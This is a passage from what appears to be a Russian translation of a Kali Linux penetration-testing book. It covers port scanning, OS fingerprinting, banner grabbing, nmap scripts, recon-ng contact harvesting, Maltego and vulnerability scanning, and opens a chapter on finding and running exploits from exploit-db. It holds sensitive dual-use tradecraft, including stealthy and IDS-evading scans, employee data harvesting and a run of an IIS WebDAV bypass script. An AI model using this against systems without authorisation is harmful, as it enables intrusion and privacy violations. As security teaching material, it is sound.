Хотя существуют общепринятые порты для конкретных услуг, таких как порт 80 для веб-трафика, услуги могут быть направлены на использование любого порта. Этот параметр часто используется, чтобы скрыть определенные услуги, особенно если услуга, как известно, уязвима для атак. Тем не менее, если злоумышленники завершат сканирование портов и не находят ожидаемого обслуживания, используя необычный порт, им будет предложено провести дальнейшее расследование.

Универсальный инструмент потров, `nmap`, опирается на активную дактилоскопию стека. Специально созданные пакеты посылаются в целевую систему, и ответ ОС для этих пакетов позволяет Nmap идентифицировать ОС. Для того, чтобы Nmap работал, по крайней мере, один порт прослушивания должен быть открыт, а операционная система должна быть известна.

С помощью `nmap` для обнаружения порта будет очень шумно, он будет обнаружен и зарегистрируется с помощью устройств сетевой безопасности. Некоторые моменты, являются следующими:

- Злоумышленники и тестеры на проникновения сосредоточены на скрытность и будут проверять только порты, которые влияют на цепочку убийств, они следуют к своей конкретной цели. Если они начинают атаку, которая эксплуатирует уязвимость в веб-сервере, они будут искать доступные цели с `port 80` или `port 8080`.
- Большинство сканеров портов имеют списки портов, которые по умолчанию отсканированные. Убедитесь, что вы знаете, что в этом списке, и что было опущено. Рассмотрим как TCP так и UDP порты.
- Успешное сканирование требует глубокого знания TCP / IP и связанных с ней протоколов, сетевых, и как конкретных инструментов работы. Например, SCTP становится все более распространенным протоколом в сетях, но редко проходит в корпоративных сетях.
- Сканирование портов, даже когда сделано медленно, может повлиять на сеть. Некоторое старое сетевое оборудование и оборудование от конкретных поставщиков будет блокировать при приеме или передаче сканирования портов, тем самым превращая сканирование в атаки отказа в обслуживании.
- Инструменты использующиеся для сканирования портов, в частности, `nmap`, расширяются в отношении функциональных возможностей. Они также могут быть использованы для обнаружения уязвимостей и использовать простые дыры в безопасности.

Идентификация операционной системы

Определение удаленной операционной системы проводится с использованием двух типов сканирования:

• Активная идентификация: злоумышленник отправляет нормальные и неверно сформированные пакеты в цель и записывает их шаблон ответа, называемый отпечатком пальца. Сравнивая отпечаток пальца с локальной базой данных, можно определить операционную систему.
• Пассивная идентификация: атакующий обнюхивает или записывает и анализирует поток пакетов, чтобы определить характеристики пакетов.

Активная идентификация выполняется быстрее и точнее, чем при пассивной идентификации. В Kali два основных активных инструмента: `nmap` и `xprobe2`.

nmap инструмент внедряет пакеты в целевую сеть и анализирует получаемый им ответ. На следующем снимке экрана -O флаг команды nmap для определения операционной системы. Поскольку он вводит пакет в цель, точность определения операционной системы по nmap зависит от количества открытых портов. Он обычно эффективен при дифференцировании Windows от Unix-систем, но может не предоставлять очень конкретной информации, такой как дифференциация между различными ядрами Unix. Следующий снимок экрана показывает результаты nmap сканирования системы Windows. Для тестирования доступны лишь несколько портов целевой системы, поэтому она не может отличить Windows 7 Enterprise от Windows XP SP3

```
root@kali:~# nmap -sS -O [redacted]

Starting Nmap 6.40 ( http://nmap.org )
Nmap scan report for IP-[redacted]
Host is up (0.29s latency).
Not shown: 954 closed ports, 44 filtered ports
PORT   STATE SERVICE
23/tcp open  telnet
80/tcp open  http
Device type: general purpose
Running: Microsoft Windows 7|XP
OS CPE: cpe:/o:microsoft:windows_7:::enterprise cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows 7 Enterprise, Microsoft Windows XP SP3
```

Связанная программа xprobe2 использует разные пакеты TCP, UDP и ICMP для обхода брандмауэров и предотвращения обнаружения системами IDS / IPS. Xprobe2 также использует нечеткое соответствие шаблонов; Вместо этого ему присваивается вероятность быть одним из нескольких возможных вариантов.
Как вы можете видеть на следующем скриншоте, это позволяет тестировщику тестировать уязвимости, специфичные для вариантов операционной системы; Эта специфика увеличивает шансы на успех и сводит к минимуму риски, которые могут возникнуть при попытке использования с неправильным инструментом.

```
[+] Primary guess:
[+] Host 199.181.[redacted] Running OS: "HP UX 11.0x" (Guess probability: 95%)
[+] Other guesses:
[+] Host 199.181.[redacted] Running OS: "OpenBSD 3.4" (Guess probability: 90%)
[+] Host 199.181.[redacted] Running OS: "OpenBSD 3.5" (Guess probability: 90%)
[+] Host 199.181.[redacted] Running OS: "OpenBSD 3.6" (Guess probability: 90%)
[+] Host 199.181.[redacted] Running OS: "OpenBSD 3.7" (Guess probability: 90%)
[+] Host 199.181.[redacted] Running OS: "Cisco IOS 11.2" (Guess probability: 86%)
```


Обратите внимание, что для целевой системы просто скрыть истинную операционную систему. Так как программное обеспечение идентификации основывается на настройке пакета, таком как время жизни или размер начального окна, изменения этих значений или другие настраиваемые пользователем параметры могут изменить результаты инструмента. Некоторые организации активно изменяют эти ценности, чтобы сделать заключительные этапы разведки более трудными.

Определение активных услуг

Конечной целью перечисленной части разведки является определение служб и приложений, которые работают в целевой системе. Если это возможно, злоумышленник хотел бы узнать тип сервиса, поставщика и версию, чтобы облегчить идентификацию любой уязвимости.

Ниже перечислены некоторые из нескольких методов, используемых для определения активных служб:

- **Определене портов и служб по умолчанию**. Если удаленная система идентифицирована как имеющая операционную систему Microsoft с открытым портом 80 (служба WWW), злоумышленник может предположить, что установлена установка Microsoft IIS по умолчанию. Для проверки этого предположения будет использоваться дополнительное тестирование (nmap).
- **Banner grabbing**: это делается с помощью таких инструментов, как amap, netcat, nmap и Telnet.
- **Просмотр веб-страниц по умолчанию**: некоторые приложения устанавливаются с использованием администрирования по умолчанию, ошибки или других страниц. Если злоумышленники получат доступ к ним, они предоставят руководство по установленным приложениям, которые могут быть уязвимыми для атак. На следующем скриншоте злоумышленник может легко определить версию Apache Tomcat, которая была установлена на целевой системе.



- **Проверка исходного кода**. Плохо настроенные веб-приложения могут отвечать на определенные HTTP-запросы, такие как HEAD или OPTIONS, с помощью ответа, который включает версию программного обеспечения веб-сервера и, возможно, используемую базовую операционную систему или среду сценариев. На следующем скриншоте netcat запускается из командной строки и используется для отправки сырых пакетов HEAD на определенный веб-сайт. Этот запрос генерирует сообщение об ошибке (404 не найдено); Однако, он также определяет, что на сервере работает Microsoft IIS, версия 7.5.

```
root@kali:~# nc www.[redacted].ca 80
HEAD / HTTP/1.0

HTTP/1.1 404 Not Found
Connection: close
Content-Length: 1245
Content-Type: text/html
Server: Microsoft-IIS/7.5
X-UrlMaster-404: Requested_404
Set-Cookie: um_IsMobile=False; path=/; HttpOnly
X-Powered-By: ASP.NET
```

Использование комплексных приложений разведки

Хотя Kali содержит несколько инструментов для облегчения разведки, многие из инструментов содержат функции, которые пересекаются, и импорт данных из одного инструмента в другой обычно представляет собой сложный ручной процесс. Большинство тестировщиков выбирают подмножество инструментов и вызывают их с помощью скрипта.

Всесторонние инструменты, ориентированные на разведку, первоначально были средствами командной строки с определенным набором функций; Одним из наиболее часто используемых был инструмент сбора информации Deepmagic (DMitry). DMitry может выполнять поиск whois, извлекать информацию netcraft.com, искать поддомены и адреса электронной почты, а также выполнять сканирование TCP. К сожалению, он не был расширяемым помимо этих функций.

Последние достижения создали комплексные рамочные приложения, сочетающие пассивную и активную разведку; Мы рассмотрим nmap, recon-ng и Maltego.

nmap

Традиционно nmap воспринимался как простой инструмент отображения, предоставляющий данные о доступности хоста и порта, а также некоторые дополнительные данные, такие как вероятная операционная система целевых устройств.

Nmap Scripting Engine (NSE) превратил nmap в инструмент, который может проводить пассивную и активную разведку и даже выполнять базовое сканирование уязвимостей (полный список скриптов доступен по адресу http://nmap.org/nsedoc/).

Поскольку сценарии написаны на языке сценариев Lua, сообщество тестировщиков проникновения могут легко модифицировать и выпускать сценарии. В настоящее время скриптовые функции включают следующее:

- Разведка данных DNS IPv4 и IPv6
- Определение наличия брандмауэров веб-приложений, IDS, IPS и других средств защиты
- Тестирование наборов правил брандмауэра (через firewalk) и попытки обойти брандмауэр
- Сбор имен пользователей с целевых и онлайн-сайтов
- Угадывание паролей перед различными сервисами методом грубой силы и приложений
- Обход целевой сети для определения общих сетевых ресурсов
- Извлечение метаданных EXIF из изображений на определенном веб-сайте
- Географическая локализация IP-адресов
- Проведение сетевых атак, таких как наводнение пакетов IPv6
- Сканирование уязвимостей, включая тестирование fuzzing и SQL injection

Как вы можете видеть, возможность работы с сценариями nmap с использованием расширяемого языка, такого как Lua, повысила важность этого инструмента.

Полезным сценарием является vulcan от Marc Ruef (http://www.computec.ch/mruef/software/nmap_nse_vulscan-1.0.tar.gz), который сочетает в себе функцию идентификации для nmap (с использованием флага -sV) и поиск по основным уязвимостям , таким как MITER, OSVDB и SecurityFocus.

После того, как вы скачали пакет скрипта, распакуйте файл и перенесите файлы сценария в usr/share/nmap/scripts.

Чтобы вызвать один из сценариев из командной строки, используйте флаг --script и затем определите имя сценария. Один часто используемый сценарий - это общий сканер уязвимостей nmap, запущенный с помощью следующей команды:

```
root@kali:~# nmap -sV --script=vulscan.nse <url>
```

В данном конкретном случае сканирование уязвимостей не выявило каких-либо уязвимостей с известными эксплойтами, как показано на следующем снимке экрана:

```
root@kali:~# nmap -sV --script=vulscan [redacted]

Starting Nmap 6.40 ( http://nmap.org )
Nmap scan report for [redacted]
Host is up (0.0069s latency).
rDNS record for [redacted]
Not shown: 997 filtered ports
PORT    STATE SERVICE    VERSION
22/tcp  open  sftp       ProFTPD mod_sftp 0.9.8
| vulscan: scipvuldb - http://www.scip.ch/en/?vuldb (0 findings):
| No findings
|
| cve - http://cve.mitre.org (0 findings):
| No findings
|
| osvdb - http://www.osvdb.org (0 findings):
| No findings
|
| securityfocus - http://www.securityfocus.com/bid/ (0 findings):
| No findings
```

Обязательным скриптом является скрипт SpiderLabs для скриншотов веб-сервисов. Для этого необходимо загрузить инструмент wkhtmltoimage (http://wkhtmltopdf.googlecode.com) и поместить его в папку /usr/local/bin. Скрипт скриншота сам должен быть загружен (https://github.com/SpiderLabs/Nmap-Tools/blob/master/NSE/http-screenshot.nse) и помещен в /usr/local/share/nmap/scripts. При вызове этот скрипт создает визуальную запись всех идентифицированных веб-сервисов, что облегчает выбор цели для тестирования позже.

recon-ng фреймворк

recon-ng фреймворк это открытая исходная среда для ведения разведки (пассивной и активной).

Как и Metasploit Framework и Social Engineer Toolkit, recon-ng использует модульный фреймворк. Каждый модуль представляет собой настраиваемый интерпретатор команд CMD, предварительно сконфигурированный для выполнения конкретной задачи.

recon-ng фреймворк и его модули написаны на Python, позволяя тестировщикам на проникновения легко создавать или изменять модули для облегчения тестирования.

`recon-ng` инструмент использует сторонние API для проведения некоторых оценок; Эта дополнительная гибкость означает, что некоторые виды деятельности, осуществляемые путем recon-ng, могут отслеживаться этими сторонами. Пользователи могут указать пользовательскую строку UserAgent или прокси-запросы, чтобы свести к минимуму предупреждение целевой сети.

Все данные, собранные путем recon-ng, помещаются в базу данных, что позволяет вам создавать различные отчеты по сохраненным данным. Пользователь может выбрать один из модулей отчета для автоматического создания отчета CVS или отчета HTML.

Для использования recon, выполните следующие шаги:

1. Если recon-ng не установлен в вашей версии Kali, используйте следующую команду:
   `apt-get install recon-ng`

2. Чтобы запустить приложение, введите команду recon-ng в приглашении, как показано на следующем снимке экрана. На стартовом экране будет указано количество имеющихся модулей, а в командной строке будут показаны команды, доступные для навигации.

```
root@kali:~# recon-ng

   _/_/_/    _/_/_/_/    _/_/_/    _/_/_/    _/      _/            _/      _/    _/_/_/
  _/    _/  _/          _/    _/  _/    _/  _/_/    _/            _/_/    _/  _/
 _/_/_/    _/_/_/      _/        _/    _/  _/  _/  _/  _/_/_/_/  _/  _/  _/  _/  _/_/_/
_/    _/  _/          _/        _/    _/  _/    _/_/            _/    _/_/  _/      _/
_/    _/  _/_/_/_/    _/_/_/    _/_/_/    _/      _/            _/      _/    _/_/_/

            [recon-ng v1.31 Copyright (C) 2013, Tim Tomes (@LaNMaSteR53)]

[59] Recon modules
[6]  Discovery modules
[3]  Reporting modules
[1]  Experimental modules

recon-ng > help

Commands (type [help|?] <topic>):
---------------------------------
back            Exits current prompt level
banner          Displays the banner
exit            Exits current prompt level
help            Displays this menu
info            Displays module information
keys            Manages framework API keys
load            Loads selected module
query           Queries the database
record          Records commands to a resource file
reload          Reloads all modules
resource        Executes commands from a resource file
run             Not available
search          Searches available modules
set             Sets global options
shell           Executed shell commands
show            Shows various framework items
use             Loads selected module
```

Чтобы показать доступные модули, введите show в приглашении recon-ng. Чтобы загрузить определенный модуль, введите load, за которым следует имя модуля. Нажатие клавиши табуляции во время ввода приведет к автозаполнению команды. Если у модуля есть уникальное имя, вы можете ввести уникальную часть имени, и модуль будет загружен без ввода полного пути.
Ввод информации, как показано на следующем снимке экрана, предоставит вам информацию о том, как работает этот модуль, и где можно получить ключи API, если это необходимо.

```
recon-ng > load recon/contacts/gather/http/web/jigsaw
recon-ng [jigsaw] > info

  Name:
    Jigsaw Contact Enumerator

  Path:
    modules/recon/contacts/gather/http/web/jigsaw.py

  Author:
    Tim Tomes (@LaNMaSteR53)

  Description:
    Harvests contacts from Jigsaw.com and updates the 'contacts' table of the da
tabase with the results.

  Options:

    Name      Current Value  Req  Description
    --------  -------------  ---  -----------
    COMPANY                  yes  target company name
    KEYWORDS                 no   additional keywords to identify company

recon-ng [jigsaw] >
```

4. Когда модуль загружен, используйте команду set для установки параметров, а затем введите run для выполнения, как показано на следующем скриншоте:

```
recon-ng [jigsaw] > set company
COMPANY =>
recon-ng [jigsaw] > run
[*] Gathering Company IDs...
[*] Query: http://www.jigsaw.com/FreeTextSearchCompany.xhtml?opCode=search&freeT
ext=+
[*] Unique Company Match Found:
[*] Gathering Contact IDs for Company '...
[*] Query: http://www.jigsaw.com/SearchContact.xhtml?rpage=1&opCode=showCompDir&
companyId=362937
[*] Query: http://www.jigsaw.com/SearchContact.xhtml?rpage=2&opCode=showCompDir&
companyId=
[*] Gathering Contacts...
[*] [7805728] Robert Beggs - Chief Executive Officer (Burlington, ON - Canada)
```

В общем, тестеры полагаются на recon-ng, чтобы сделать следующее:


- Собирать контакты с помощью whois, jigsaw, linkedin и twitter (Используйте модуль mangle для извлечения и представления данных электронной почты)
- Определить хосты
- Определить географическое расположение хостов и лиц, использующих хост, `ipinfodb`, `maxmind`, `uniapple` и `wigle`
- Идентифицировать информацию о хосте, используя netcraft и связанные с ним модули
- Идентифицировать информацию учетной записи и пароля, которые ранее были взломаны и просочились в Интернет (модули pwnedlist, wascompanyhacked, xssed и punkspider)

Maltego

Maltego (`www.paterva.com`) - это приложение для разведки и судебной экспертизы с открытым исходным кодом. Версия сообщества, включенная в Kali, устанавливает ограничения на размер запросов; Однако это отличный инструмент для визуализации связей между данными, использующими интеллектуальный анализ данных и анализ ссылок.

Maltego позволяет вам перечислить личную информацию, связать конкретного человека с компанией, адресами электронной почты, веб-сайтами, социальными сетями и телефонами. Это также облегчает пассивную и активную разведку информации whois, доменных имен, информации DNS, IP-адресов и сетевых блоков.


1. Чтобы открыть приложение, введите maltego в командной строке. В первый раз, когда вы его откроете, вам потребуется зарегистрироваться и подтвердить свой адрес электронной почты в Paterva.
2. Как только вы завершили регистрацию и обновление, вам будет предоставлен многоязычный графический интерфейс, который позволит вам изучить связи между различными объектами данных, как показано на следующим снимке экрана:



Maltego полагается на ряд преобразований или модулей, которые хранятся в палитре в левой части приложения. Трансформации выбираются путем выбора их из столбца слева и затем перетаскивания их в центр приложения.

По умолчанию значок может называться pantera.com, когда он был первоначально выбран; Однако вы можете использовать области манипулирования данными в правом столбце для переименования и изменения данных.

В сообществе существует несколько разных преобразований; Они сортируются по нескольким группам, таким как Устройства, Инфраструктура, Персональные данные, Местоположения, Тестирование проникновения и Социальная сеть, как показано на следующем снимке экрана:



3. Перетащите соответствующее преобразование в рабочий лист и щелкните правой кнопкой мыши, чтобы открыть

преобразования, которые будут завершены с идентичностью этого преобразования. Имейте в виду, что если вы выберете опцию All, обработка займёт значительное количество времени.

Способность анализировать отношения особенно полезна при выполнении атак социальной инженерии. Например, если сайт цели содержит несколько ссылок на другой сайт, злоумышленник может использовать это отношение для фишинговой атаки.

Сканирование уязвимостей

Сканирование уязвимостей использует автоматизированные процессы и приложения для выявления уязвимостей в сети, системе, операционной системе или приложении, которое может быть использовано.

При правильном выполнении сканирование уязвимостей предоставляет инвентаризацию устройств (как авторизованных, так и мошеннических), известных уязвимостей, которые были активно проверены, и, как правило, подтверждение соответствия устройств различным политикам и правилам.

К сожалению, сканирование уязвимостей является громким - они доставляют несколько пакетов, которые легко обнаруживаются большинством сетевых элементов управления и делают стелс почти невозможным. Они также страдают от следующих дополнительных ограничений:

- По большей части сканеры уязвимостей основаны на сигнатурах - они могут только обнаруживать известные уязвимости, и только если есть существующая подпись распознавания, которую сканер может применить к цели. Для тестера проникновения наиболее эффективными являются сканеры с открытым исходным кодом которые позволяют тестеру быстро модифицировать код для обнаружения новых уязвимостей.
- Сканеры производят большие объемы продукции, часто содержащие ложноположительные результаты, которые могут привести к заблуждению тестировщика; В частности, сети с разными операционными системами могут создавать ложные срабатывания со скоростью до семидесяти процентов.
- Сканеры могут оказывать негативное влияние на сеть - они могут создавать сетевую задержку или вызывать сбой некоторых устройств (см. Список Watch Watching Network Watch на www.digininja.org, для устройств, которые, как известно, терпят неудачу в результате тестирования уязвимости) .
- В некоторых юрисдикциях сканирование считается взломом и может представлять собой противоправное деяние.

Существует множество коммерческих продуктов с открытым исходным кодом, которые выполняют поиск уязвимостей. В Kali средства сканирования можно найти в подменю «Vulnerability Analysis», а также в меню «Web Vulnerability Scanners»; Однако основным сканером уязвимостей является Open Vulnerability Assessment System (OpenVAS).

Kali поддерживает установку дополнительных сканеров. Если в процессе тестирования принято решение жертвовать невидимостью, всегда используйте по меньшей мере два разных сканера, чтобы минимизировать ложноположительные результаты. Рекомендуемые сканеры включают Nexpose (www.rapid7.com) и почтенный Nessus (www.nessus.org).

Резюме

Во время активной разведки нападающие сталкиваются с очень реальным шансом идентифицировать свою деятельность, подвергая себя риску. Это должно быть сбалансировано с необходимостью сопоставлять сеть, находить открытые порты и определять операционную систему и приложения, которые установлены.

Чтобы снизить риски, злоумышленники должны применять скрытые методы сканирования. Ручные подходы используются для создания медленных сканирований; Однако этот подход не всегда эффективен. Таким образом, злоумышленники используют такие инструменты, как сеть Tor и различные прокси-приложения, чтобы скрыть свою личность.

В следующей главе мы сосредоточимся на анализе данных с этапов разведки и из других источников и использовании их для планирования и выполнения удаленного эксплоита против целевой сети или системы. Мы рассмотрим различные методы и средства атаки и сосредоточимся на том, как обеспечить, чтобы эксплойт не мог быть обнаружен обычным способом. Мы также рассмотрим дистанционную эксплуатацию как непрерывный процесс - как только вы скомпрометировали одну цель, как использовать этот успех для поворота к новым целям.

4

Эксплоит

Цель пассивной и активной разведки - выявить уязвимости безопасности, которые, скорее всего, будут поддерживать цель тестировщика или злоумышленника (отказ в обслуживании, кража или модификация данных). Фаза эксплоита цепочки уничтожения фокусируется на создании доступа для достижения цели - либо прекращении доступа к цели путем создания отказа в обслуживании, либо более распространенного подхода к установлению постоянного доступа к цели злоумышленнику.

Тестер на проникновения должен учитывать следующие аспекты этапа эксплуатации:

- Была ли цель полностью охарактеризована? Если злоумышленник не понимает архитектуру сети и хоста, атака завершится неудачно, и будет повышенный риск обнаружения.
- Известен ли эксплоит с определенными действиями в целевой системе? Неопределенный эксплоит может привести к непредвиденным последствиям в случае его использования, и полученный ущерб может оказать негативное влияние на процесс тестирования. Тестеры должны проверять все эксплоиты перед использованием.
- Используется ли эксплоит из удаленного места или локально в целевой системе? Удаленный взлом безопасен для злоумышленника, потому что вероятность того, что он будет идентифицирован меньше; Однако локальный эксплоит дает злоумышленнику больший контроль над действием эксплоита и снижает возможность обнаружения.
- Какова требуемая деятельность после эксплуатации? Если злоумышленнику необходимо выполнить фильтрацию данных из целевого объекта, эксплоит должен поддерживать установление интерактивного соединения.
- Требуется ли постоянный доступ к взломанной системе, или компромисс будет краткосрочным? Это будет требовать скрытный подход.

Были выявлены тысячи уязвимостей, и большинство из них связано, по крайней мере, с одним кодом или методом доказательства концепции, чтобы позволить системе быть скомпрометированным. Тем не менее основные принципы, определяющие успех, одинаковы для всех сетей, операционных систем и приложений.

В этой главе вы узнаете:

- Моделирование угроз
- Использование сетевых и локальных уязвимых ресурсов
- Использование удаленной цели с использованием Metasploit Framework
- Эксплуатирование нескольких целей с Armitage
- Обход IDs и обнаружение антивирусов

Моделирование угроз

Пассивные и активные фазы разведки отображают целевую сеть системы и идентифицируют уязвимости, которые могут быть использованы для достижения цели злоумышленника. На этом этапе уничтожения цепи существует сильная предубежденность для тестировщиков, которые хотят немедленно запустить эксплоиты и продемонстрировать, что они могут скомпрометировать цель. Однако незапланированная атака может оказаться не самым эффективным средством достижения цели, и она может пожертвовать скрытностью, необходимой для достижения цели атаки.

Тестеры на проникновения приняли (формально или неформально) процесс, известный как моделирование угроз, который изначально был разработан сетевыми проектировщиками для разработки защитных контрмер против нападения.

Тестеры на проникновения и нападавшие превратили методологию моделирования защитных угроз с ног на голову, чтобы улучшить успех атаки. Моделирование наступательных угроз является формальным подходом, который объединяет результаты разведки и исследований для разработки стратегии атаки. Злоумышленник должен рассмотреть доступные цели перечисленные ниже:

• Первичные цели: эти цели, когда они скомпрометированы, эти цели будут немедленно поддерживать цель.
• Дополнительные цели. Эти цели могут предоставлять информацию (элементы управления безопасностью, политики паролей и протоколов, а также имена и пароли администраторов) для поддержки атаки или обеспечения доступа к основной цели.
• Третичные цели: Эти цели могут быть не связаны с целью тестирования или атаки, но относительно легко поддаются компрометации и могут предоставлять информацию или отвлекать от реальной атаки.

Для каждого целевого типа тестер должен определить подход, который будет использоваться. Одной уязвимостью можно атаковать используя технику невидимости или атаковать несколько целей с помощью тома атак, чтобы быстро использовать цель. Если применяется широкомасштабная атака, шум в управляющих устройствах защитника часто приводит к тому, что они минимизируют вход в систему на маршрутизаторе и брандмауэре или даже полностью отключают их.

Подход, который будет использоваться, будет определять выбор эксплоита.

Использование сетевых и локальных уязвимых ресурсов

Совместная пассивная и активная разведка определяет поверхность атаки цели, то есть общее количество баллов, которые можно оценить на предмет уязвимостей. Сервер с установленной операционной системой можно использовать только в случае наличия уязвимостей в конкретной операционной системе; Однако количество потенциальных уязвимостей возрастает с каждым установленным приложением.

Тестеры на проникновения и нападающие должны найти конкретные эксплоиты, которые могут скомпрометировать известные и подозреваемые уязвимости. Первое место для начала поиска - на сайтах поставщиков; Большинство поставщиков оборудования и приложений публикуют информацию об уязвимостях, когда они выпускают исправления и обновления. Если известен эксплоит для определенной уязвимости, большинство продавцов будут подчеркивать это для своих клиентов. Хотя их цель состоит в том, чтобы позволить клиентам протестировать наличие уязвимости самостоятельно, злоумышленники и тестеры на проникновения также будут использовать эту информацию.
Другие онлайн-сайты, которые собирают, анализируют и обмениваются информацией об уязвимостях:

- Национальная база данных уязвимостей, которая объединяет все данные об уязвимостях, опубликованные правительством США, доступны на `http://web.nvd.nist.gov/view/vuln/search`
- Secunia доступна по адресу `http://secunia.com/community/`
- Проект базы данных уязвимостей с открытым исходным кодом (OSVDP), доступный по адресу `http://www.osvdb.org/search/advsearch`
- SecurityFocus доступен по адресу `http://www.securityfocus.com/vulnerabilities`
- Inj3ct0r доступен на `http://1337day.com/`
- База данных эксплоитов, поддерживаемая Outensive Security, доступна по адресу: `http://www.db-exploit.com`

База эксплоитов также копируется локально в Kali и может быть найдена в каталоге /usr/share/exploitdb. Перед её использованием убедитесь, что она обновлена с помощью следующей команды:

```
cd /usr/share/exploitdb
wget http://www.exploit-db.com/archive.tar.bz2
tar -xvjf archive.tar.bz2
rm archive.tar.bz2
```

Чтобы найти локальную копию exploitdb, откройте окно терминала и введите searchsploit и требуемые условия поиска в командной строке. Это вызовет скрипт, который ищет файл базы данных (.csv), содержащий список всех эксплоитов. Поиск вернет описание известных уязвимостей, а также путь к соответствующему эксплойту. Эксплоит может быть извлечен, скомпилирован и запущен против конкретных уязвимостей. Взгляните на следующий снимок экрана, где показано описание уязвимостей:

```
root@kali:/usr/share/exploitdb# searchsploit bulletproof FTP
 Description                                                                  Path
------------------------------------------------------------------------------ ----------------------
BulletProof FTP Server 2.4.0.31 Local Privilege Escalation Exploit           /windows/local/971.cpp
BulletProof FTP Client 2.45 Remote Buffer Overflow Exploit (PoC)             /windows/remote/2530.py
BulletProof FTP Client 2.63 Local Heap Overflow PoC                          /windows/dos/7571.txt
BulletProof FTP Client (.bps File) Local Stack Overflow PoC                  /windows/dos/7589.pl
BulletProof FTP Client 2009 (.bps) Buffer Overflow Exploit (SEH)             /windows/local/8420.py
BulletProof FTP 2.63 b56 Client Malformed '.bps' File Stack Buffer Overflow /windows/remote/9998.c
BulletProof FTP Client 2010 - Buffer Overflow Vulnerability                  /windows/dos/18716.txt
```

Сценарий поиска просматривает каждую строку в CSV-файле слева направо, поэтому порядок поисковых запросов важен - поиск оракула 10g вернет несколько эксплоитов, но оракул 10g не вернет никаких. Кроме того, сценарий чувствителен к регистру; Хотя вам предписывается использовать символы нижнего регистра в поисковом запросе, поиск Bulletproof FTP не возвращает обращений, но пуленепробиваемый FTP возвращает семь обращений, а пуленепробиваемый ftp не возвращает обращений. Более эффективный поиск в файле CSV можно выполнить с помощью команды grep или инструмента поиска, такого как KWrite (apt-get install kwrite).

Поиск локальной базы данных может идентифицировать несколько возможных эксплоитов с описанием и списком путей; Однако они должны быть настроены в вашей среде, а затем скомпилированы до использования. Скопируйте эксплойт в каталог /tmp (данный путь не учитывает, что каталог /windows/remote находится в каталоге /platform).

Эксплуатации, представленные в виде скриптов, таких как Perl, Ruby и PHP, относительно просты в реализации. Например, если целью является сервер Microsoft II 6.0, который может быть уязвим для обхода удаленной проверки подлинности WebDAV, скопируйте эксплойт в корневой каталог и затем выполните как стандартный сценарий Perl, как показано на следующем снимке экрана:

```
root@kali:~# perl 8806.pl

  $ Microsoft IIS 6.0 WebDAV Remote Authentication Bypass Exploit
  $ written by ka0x <ka0x01[at]gmail.com>
  $ 25/05/2009

usage:
   perl $0 <host> <path>

example:
   perl $0 localhost dir/
   perl $0 localhost dir/file.txt
```

